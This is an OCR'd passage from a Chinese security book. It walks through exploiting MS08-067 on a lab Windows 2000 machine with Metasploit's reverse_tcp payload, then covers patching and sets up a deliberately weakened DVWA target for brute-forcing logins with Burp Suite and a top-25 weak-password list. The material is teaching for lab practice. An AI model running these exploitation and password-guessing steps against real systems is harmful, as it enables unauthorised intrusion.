
root@kali: ~
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > set rhost 192.168.2.200
rhost => 192.168.2.200
msf exploit(ms08_067_netapi) > show payloads
Compatible Payloads
Name Disclosure Date Rank Description
generic/custom normal Custom Payload
generic/debug_trap normal Generic x86 Debug Trap
generic/shell_bind_tcp normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal Generic Command Shell, Reverse TCP Inline
generic/tight_loop normal Generic x86 Tight Loop
windows/adduser normal Windows Execute net user /ADD

图 2-44　显示可用的 payload

这个漏洞利用可用的 payload 很多，有的是利用 payload 创建用户，有的是利用 payload 查看系统信息。一般都会选择 windows/shell/reverse_tcp，这个 payload 会创建一个反向的连接。设置 payload 并显示参数，执行命令：

```
set payload windows/shell/reverse_tcp
show options
```

执行结果如图 2-45 所示。



图 2-45　显示 payload 参数

LHOST 参数设置成本机的 IP 地址。这里 Kali Linux 的 IP 地址为 192.168.2.80。设置 LHOST，并利用漏洞，执行命令：

```
set lhost 192.168.2.80
exploit
```

执行结果如图 2-46 所示。



图 2-46　利用漏洞

返回显示已经登录到了 Windows 2000 系统。到了这一步，服务器 Windows 2000 系统基本上可以予取予求了。

2.3.5　系统扫描防范秘籍

系统漏洞的危害轻重不一，轻微则暴露系统信息，重则直接交出了系统的控制权限。

对于系统漏洞，除了勤打补丁外并没有什么好的防护方法。经常关注安全论坛，只要一发现某个漏洞开始流行，就马上检查系统有无后门，第一时间打好补丁，防止黑客攻击。

正常情况下，操作系统都提供了自带的打补丁方法（Windows XP 之前的 Microsoft 系列，包括 Windows XP 厂商都不再支持，也就无法从官方得到补丁）。尽可能地使用官方推出的补丁。为了方便用户，一般为系统打补丁的方法都很简单。

1．Windows 打补丁的方法

进入 Windows 桌面后（这里以 Windows 7 为例），使用鼠标单击右下角的开始按钮，在弹出的菜单中选择“Windows Update”选项，如图 2-47 所示。



图 2-47　Windows Update

弹出 Windows Update 设置界面。如果对安全方面比较在意，建议单击左侧的更改设置，并将重要更新的频率改为“自动安装更新（推荐）”。如果对安全方面比较“自信”，希望能自行控制更新的补丁，则选择“从不检查更新（不推荐）”。回到 Windows Update 设置界面，使用鼠标单击“检查更新”按钮，如图 2-48 所示。

图 2-48　Windows 检查更新

如果网速比较快，稍等一会系统就会将厂商发布的补丁下载到本地，然后使用鼠标单击“现在安装”按钮就可以自动安装补丁了。如果希望有选择地安装补丁，那就只能借助第三方工具了。比如腾讯管家、360 管家之类的，第三方软件的好处在于可以过滤掉一些我们不喜欢的补丁，例如臭名昭著的 KB971033 补丁。安装补丁可能会需要点时间，在安装补丁期间最好不要重启或者关机，避免出现奇怪的问题。

2．Linux 打补丁的方法

Linux 系统打补丁都是在内核（kernel）中操作的。给内核打补丁实际上就是更新内核。最正统的方法是到 https://www.kernel.org 上去下载最新稳定版的内核，然后自行编译后更新，替换现在的内核。但这样操作比较麻烦，好在 Debian（或者说所有使用 apt-get 包管理器的 Linux）有更简单的方法更新内核。进入 Linux 桌面后，打开 Terminal 终端，执行

命令：

```
su
apt-get update
```

执行结果如图 2-49 所示。



图 2-49　apt-get update

使用 apt-get update 命令更新了所有可供更新的软件列表，当然也包括了内核。然后查看当前内核和可供更新的内核。在 Terminal 终端中执行命令：

```
uname -a
apt-cache search
```

执行结果如图 2-50 所示。

从图中可以看出，当前内核使用的是 3.16.0 版本，最新的内核版本是 4.9.0。更新内核执行命令：

```
apt-get upgrade
```

执行结果如图 2-51 所示。

图 2-50　查找可供更新内核

图 2-51　更新 Linux 系统

在 Terminal 中输入 Y 后回车，系统将自动安装所有可用的更新，包括内核。常给系统打补丁是个好习惯，如果没什么特殊的要求，建议每天更新一次，可以将更新命令写入例行性任务，每天定时执行。

2.4　防范总结

使用系统扫描工具，简单方便。只要知道具体的目标，轻松一扫就能得到非常详细的系统信息。但这对那些安全防护很好的目标没什么作用，对于责任心非常强而又非常勤快的系统管理员基本没有威胁。黑客一般会经常更新 Nexpose 的漏洞库，系统管理员只要领先一步就够了。所以，一定不要懒惰。

第 3 招

暴力破解的秘密

暴力破解可能是最没有技术含量的黑客手段了。它的原理就是拿着无数个符合条件的用户名或密码，一个个地去试。只要系统没有限定单位时间内允许出错的次数，那么就一定可以得到账号和密码，只是时间长短的问题。如果能配合社会工程学，还能大幅度地缩短破解的时间。这的确是个笨办法，但不得不说它非常有效。

3.1 Web 暴力破解

Web 的暴力破解通常用于网站的登录窗口，其他的地方当然也可以用。比如，某个网站需要验证身份证 ID 时，可以在字典中批量地写入合法的身份证 ID，然后输入页面测试。这种方法手工都能做，只要有足够的耐心。

3.1.1 准备靶机 DVWA

网络上可供使用的靶机非常多，例如 OWASP 靶机、DVWA 靶机等。这里选择小巧一

点的 DVWA 靶机。DVWA 实际上就是一个 PHP 站点的源码，只需要将这个源码放入 PHP+MySQL 环境中再稍加设置即可。

1．DVWA 下载

首先要下载 DVWA 的源码，DVWA 的官网地址是 http://www.dvwa.co.uk。在浏览器中打开 DVWA 的首页，如图 3-1 所示。



图 3-1　DVWA 官网

在网页的右上角有个 GitHub 的直通车。可以直接在 GitHub 上下载得到最新版本的 DVWA。单击主页中 GitHub 的链接，进入 DVWA 在 GitHub 的主页，如图 3-2 所示。

打开 ConEmu，使用 git 命令将 DVWA 下载到合适的位置。执行命令：

```
git clone https://github.com/ethicalhack3r/DVWA.git
```

执行结果如图 3-3 所示。



图 3-2　DVWA 在 GitHub 的主页

cmd
<1> cmd
Search
king@ E:\web
> git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA'...
remote: Counting objects: 2418, done.
remote: Total 2418 (delta 0), reused 0 (delta 0), pack-reused 2418 eceiving objects: 9
8% (2387/2418), 1.40 MiB | 6.00 KiB/s
Receiving objects: 100% (2418/2418), 1.41 MiB | 6.00 KiB/s, done.
Resolving deltas: 100% (1013/1013), done.
Checking out files: 100% (557/557), done.
king@ E:\web
> dir DVWA
驱动器 E 中的卷没有标签。
卷的序列号是 0007-5270
E:\web\DVWA 的目录
2017/04/18 23:34 <DIR> .
2017/04/18 23:34 <DIR> ..
2017/04/18 23:34 23 .gitignore
2017/04/18 23:34 500 .htaccess
2017/04/18 23:34 3,798 about.php
2017/04/18 23:34 7,296 CHANGELOG.md
2017/04/18 23:34 <DIR> config
cmd.exe*[64]:156
« 161206[64] 1/1 [+] NUM PRI 87x24 (3,48) 25V 9656 100%

图 3-3　下载 DVWA

DVWA 下载完毕。

2．Web Server 环境

Web Server 环境，最安全的方法是在虚拟机中建立服务器，使用 VMware Workstation，但 VMware Workstation 的开销比较大；网络上最流行的方法是使用 XAMPP 一键安装包，XAMPP 的优点在于安装简单，使用比较方便，系统负担也比较小。但是需要安装额外的软件，没有绿色软件版，而且只能用于 Windows 平台。最后我们选择了 Docker，Docker 集中了 VMware Workstation 和 XAMPP 的优点。

使用 Docker 配置 LAMP 环境，无须安装额外的软件，且系统开销也很小，通用于 Windows 和 Linux。简单、安全、方便，再怎么折腾都不会影响宿主机，非常适合做靶机系统。

（1）先查看一下 Docker 镜像中关于 LAMP 的镜像。打开终端（在 Windows 中打开 ConEmu，Linux 中打开 Terminal，这里仅以 Windows 平台为例），执行命令：

```
docker search lamp
```

执行结果如图 3-4 所示。



图 3-4　搜索 Docker 镜像

（2）任选一个都可以，这里选择打星最多的镜像 greyltc/lamp。将选定的镜像 pull 到本地，执行命令：

```
docker pull greyltc/lamp
docker images
```

执行结果如图 3-5 所示。

图 3-5　执行 docker pull 命令

（3）Docker 在使用加速器的情况下很快就能将 greyltc/lamp 下载完毕。lamp 镜像准备完毕，等待建立容器，创建靶机环境。

3．创建靶机

前文中提过，所有的 docker images 都保存在 https://hub.docker.com 上，在浏览器中打开 https://hub.docker.com，搜索 greyltc/lamp 镜像，查看镜像的详细信息，如图 3-6 所示。

greyltc/lamp 中 greyltc 是仓库名，lamp 是镜像名。greyltc 仓库中可能不止一个镜像。找到 greyltc/lamp 镜像后，单击镜像链接，查看镜像信息，如图 3-7 所示。

图 3-6　Docker Hub


greyltc/lamp - Docker
安全
https://hub.docker.com/r/greyltc/lamp/
2. Download and start the LAMP server instance
docker run --name lamp -p 80:80 -p 443:443 -d greyltc/lamp
3. Test the LAMP server
Point your browser to:
http://localhost/
or
https://localhost/
and you should see the default apache index. Follow the info.php link there and y
php installation.
4. [Optional] Change your webserver root data storage location
It's likely desirable for your www root dir to be placed in a persistant storage locat
container, on the host's file system for example. Let's imagine you wish to store y
~/www on the host's file system. Then insert the following into the docker startup
above) between run and --name :
-v ~/www:/srv/http
UID 33 or GID 33 (http in the container image) must have at least read permissio
system. Generally, it's enough to do:
chmod -R 770 ~/www; sudo chgrp -R 33 ~/www
Read this if you run into permissions issues in the container.

图 3-7　greyltc/lamp info

在此处可以看到容器的创建方法。现在开始创建容器，执行命令：

```
docker run --name LocalDVWA -p 80:80 -p 443:443 -p 3306:3306 -v E:\web\DVWA:/srv/http -d greyltc/lamp
```

这里的--name 参数指定了创建的容器名；-p 参数是将宿主机的端口映射到了容器的端口上（将 MariaDB 的端口也映射到了宿主机）；-v 参数将宿主机的文件夹映射到了容器的文件夹；-d 参数是指后台运行容器。其中-v 参数中的 E:\web\DVWA 是 DVWA 的源码目录，/srv/http 是容器中 Web 服务的根目录。执行结果如图 3-8 所示。



图 3-8　创建容器

LocalDVWA 容器已创建，现在可以在宿主机上使用 localhost（或者 127.0.0.1）试着访问 DVWA 的主页了。

4．设置靶机

打开浏览器，在地址栏输入 http://127.0.0.1（localhost）后按回车键，如图 3-9 所示。

提示 config.inc.php 配置文件未创建。将 config.inc.php.dist 文件拷贝一个备份命名为 config.inc.php 即可。刷新 http://127.0.0.1，自动跳转到 http://127.0.0.1/setup.php，查看 DVWA 设置信息，如图 3-10 所示。

图 3-9　创建 DVWA 配置文件



图 3-10　DVWA 设置信息

在 Database Setup 块中，要求将数据库的用户名和密码写入/src/http/config/config.inc.php 中。在 Setup Check 块中检测出 2 条警告信息：

◎ 第一条警告信息是因为 PHP 的设置问题，没有允许 PHP 的 allow_url_include 模块活动，这个是必须要解决的。

◎ 第二条警告信息没找到验证码，这是因为 Google 无法直接访问造成的。要把两个问题解决后才能为网站创建数据库。

先来解决 PHP 的问题。这个问题比较好解决，只需要将 PHP 的设置文件中的 allow_url_include 修改成 On 就可以了。使用 docker exec 命令，进入已经启动的 LocalDVWA 容器中，找到 PHP 的配置文件，将 allow_url_include 模块启动，如图 3-11 所示。



图 3-11　PHP 模块启动

进入数据库，获取/修改数据库用户名、密码。首次进入数据库时，用户名为 root，密码为空，如图 3-12 所示。

数据库是 MariaDB，默认有 6 个用户，都没有设置密码。这里删除了用户名为空的用户，并将 root 用户的密码设置为 qwe123。容器内部设置完毕，使用 exit 命令从 docker exec 进程中退出后，使用 docker restart LocalDVWA 命令重启容器（PHP 模块修改后不会自动启动，必须重启容器重新载入 PHP 模块）。

MariaDB [(none)]> SELECT user,password,host FROM mysql.user;
+------+----------+--------------+
| user | password | host |
+------+----------+--------------+
root		localhost
root		c90e4583fb55
root		127.0.0.1
root		::1
		localhost
		c90e4583fb55
+------+----------+--------------+
6 rows in set (0.00 sec)
MariaDB [(none)]> UPDATE mysql.user SET password=PASSWORD('qwe123') WHERE user='root';
Query OK, 4 rows affected (0.00 sec)
Rows matched: 4 Changed: 4 Warnings: 0
MariaDB [(none)]> UPDATE mysql.user SET host='%' WHERE host='::1';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0
MariaDB [(none)]> DELETE FROM mysql.user WHERE user='';
Query OK, 2 rows affected (0.00 sec)

图 3-12　设置数据库密码

修改 DVWA 源码中的配置文件 config.inc.php，将配置文件中的数据库密码修改为 MariaDB 中 root 用户的密码。recaptcha_private_key 和 recaptcha_public_key 的值，根据配置文件的提示，可以到 https://www.google.com/recaptcha/admin/create 获取。不过 Google 网站无法直接连接，所以需要一个代理或者 VPN 连接。获取到 recaptcha_private_key 和 recapthca_public_key 后，就可以修改配置文件了，如图 3-13 所示。



图 3-13　修改 DVWA 配置文件

所有设置完毕，回到浏览器，再次刷新 http://127.0.0.1，所有错误都已经改正了。单击 Create/Reset Database 按钮，在 lamp 的 MariaDB 中为 DVWA 创建数据库。结果如图 3-14 所示。



图 3-14　DVWA 创建数据库

所有 LocalDVWA 的所有设置完毕，数据库也创建好了。DVWA 靶机设置完成，就可以使用了。

3.1.2　软件准备——Burp Suite

Web 下的暴力破解，最直接的方式当然是自己编程，载入用户名和密码，直接暴力破解。而最简单、最方便的解决方案是使用 Burp Suite。

Burp Suite 是进行 Web 应用安全测试集成平台。它将各种安全工具无缝地融合在一起，以支持整个测试过程，从最初的映射和应用程序的攻击面分析，到发现和利用安全漏洞。Burp Suite 的主要模块为 Proxy、Spider、Intruder、Repeater、Sequencer、Decoder 和 Comparer。本章主要利用了 Intruder 模块，将其用于 Web 端的暴力破解。

Burp Suite 是个用 Java 编译的软件，只要有 Java 环境，各个平台可以通用（请先安装好 Java 环境）。Burp Suite 是个商业软件，需付费使用，但有免费的版本可供下载，一般情况下，免费版就足够使用了。

（1）下载 Burp Suite。使用搜索引擎搜一下，就可以得到 Burp Suite 的官网 https://portswigger.net/。进入 Burp Suite 的官网后，单击 Free Edition 的下载链接，进入 Burp Suite 免费版的下载页面 https://portswigger.net/burp/freedownload/，如图 3-15 所示。

图 3-15　Download burp suite

（2）下载得到 burpsuite_free_v1.7.21.jar。暴力破解，可以没有破解软件，但不能没有密码字典。没有破解软件还可以以手工破解的方式慢慢地试。没有密码字典，那就什么都做不了。在网络上有很多强大的密码字典可供下载，这里暂时自制一个简单的密码字典使用。

用搜索引擎搜索一下最常用的密码，得到的结果是安全公司 Keeper 放出的 2016 最常用的密码榜单。上面列出了全球最常用的 25 个密码，将这 25 个密码保存到文本文件中，保存文件名为 weak_top25.txt，如图 3-16 所示。

2016年最常用密码TOP 25	
排名	密码
1	123456
2	123456789
3	qwerty
4	12345678
5	111111
6	1234567890
7	1234567
8	password
9	123123
10	987654321
11	qwertyuiop
12	mynoob
13	123321
14	666666
15	18atcskd2w
16	7777777
17	1q2w3e4r
18	654321
19	555555
20	3rjs1la7qe
21	google
22	1q2w3e4r5t
23	123qwe
24	Zxcvbnm
25	1q2w3e

图 3-16　Password top 25

这个密码字典很小，也只能做个示范。可以根据这个最简密码字典慢慢地扩充，最终得到满意的字典。暴力破解的成功率很大程度上取决于字典。字典越大，破解的成功率越高，花费的时间就越长。可以下载网络上的特定字典，也可以根据破解目标的实际情况自制密码字典。

（3）Burp Suite 的工作流程是浏览器访问某个站点，先将发送给服务器的请求发送给 Burp Suite 处理。由 Burp Suite 来决定是发送这个请求、修改这个请求，还是拦截这个请求。这种方式有点类似于路由器的 iptables。Burp suite 默认监听的是本地（localhost 或者 127.0.0.1）的 8080 端口（如果该端口被占用，这个端口是可以修改的），必须让浏览器的

所有数据包都经过 127.0.0.1:8080。

